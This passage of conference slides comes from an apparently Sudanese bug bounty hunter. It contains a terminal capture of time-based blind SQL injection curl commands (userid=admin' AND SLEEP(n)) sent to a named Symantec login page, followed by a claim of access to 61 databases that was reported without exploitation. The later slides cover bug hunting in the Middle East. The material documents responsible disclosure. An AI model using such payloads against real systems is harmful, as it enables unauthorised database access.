
```
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null

real    0m0.462s
user    0m0.008s
sys     0m0.004s
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Ente
r here!" > /dev/null

real    0m5.465s
user    0m0.004s
sys     0m0.004s
┌─[root@secbot]─[~]
└──╼ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Ent
er here!" > /dev/null

real    0m10.466s
user    0m0.004s
sys     0m0.004s
```

Cool Findings

Target: Symantec

Plan

There was a CMS on the same web environment



Cool Findings

Target: Symantec

Executing the Plan

Found that I have access to 61 databases!

I Immediately stopped, and report it without exploitation.

Just imagine if I was a bad guy

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InfoSec, Bug Hunting in Sudan & the Middle East

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InfoSec, Bug Hunting in Sudan & the Middle East

- How is it like to be a bug bounty hunter from the middle east?
- How is the knowledge level in IT security in the Middle-East?

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InfoSec, Bug Hunting in Sudan & the Middle East

➢How powerful are Arabian BlackHat Hackers?

- When it comes to defacing public property, they get crazy.
- Motivated by: politics, human-rights, money, and ego.

- Seriously, don’t underestimate their powers, don’t mess with them, you won’t like the outcome!

Note: I do not support any form of unethical hacking by no means

Acknowledgements

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- @SwissCyberStorm Team

and everyone for attending and listening!

Questions?

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